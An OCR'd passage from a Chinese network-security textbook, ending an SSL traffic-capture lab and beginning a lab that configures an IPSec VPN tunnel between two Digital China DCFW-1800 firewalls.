


图 8-88　安全访问成功

打开"中国建设银行"网络银行网站,浏览器右下角出现一个小锁,如图 8-89 所示。

(7) 用 SSL 加密后通过监视器捕获的加密锁如图 8-90 所示。



图 8-89　银行网站案例




图 8-90　捕获 SSL 加密数据

实训 8.4 神州数码 DCFW-1800 系列 IPSec VPN 配置

【实训目的】

了解什么是 IPSec VPN,在什么环境下使用,设置 IPSec VPN 的目的是什么;学会如何在神州数码防火墙上设置 IPSec VPN。

【实训环境】

(1) IPSec VPN 是现在互联网上最重要的网关到网关 VPN 技术,已经成为企业分支机构间互联的首选。总部和分支之前要实现互访时,就涉及此类 VPN,或者需要将数据包进行加密时就涉及 IPSec VPN。

本实训环境为:防火墙设备 2 台,局域网交换机 n 台,网络线 n 条,PC n 台。具体网络拓扑如图 8-91 所示。




图 8-91 网络拓扑

(2) 防火墙 FW-A 和 FW-B 都具有合法的静态 IP 地址,其中防火墙 FW-A 的内部保护子网为 192.168.1.0/24,防火墙 FW-B 的内部保护子网为 192.168.2.0/24。要求在 FW-A 与 FW-B 之间创建 IPSec VPN,使两端的保护子网能通过 VPN 隧道互相访问。

【实训内容】

1. 将防火墙外网口添加到 tunnel 域中

(1) 打开防火墙管理界面,单击“网络-安全域”,如图 8-92 所示。



图 8-92 外网添加到隧道

（2）单击图 8-92 中 tunnel 对应的修改按钮，打开 tunnel 安全域的修改界面，如图 8-93 所示。



图 8-93　安全域 tunnel 设置

（3）单击图 8-93 中的“新增”按钮，将 if0 口添加到 tunnel 域中，如图 8-94 所示。




图 8-94　添加隧道域

2. 添加 VPN 通道

（1）定义预共享密钥，如图 8-95 所示，该密钥必须和防火墙 B 定义的共享密钥一致。




图 8-95　定义预共享密钥

（2）新增 VPN 通道，如图 8-96 所示。

3. 添加策略

（1）定义防火墙 A 所连内部网端，通过 IPSec VPN 访问本地内网的规则，如图 8-97 所示。

（2）定义本地内网访问外网、本地内网访问对端防火墙内网的规则，如图 8-98 所示。

（3）定义外网用户访问内网服务器的规则，如图 8-99 所示。



图 8-96 添加新隧道

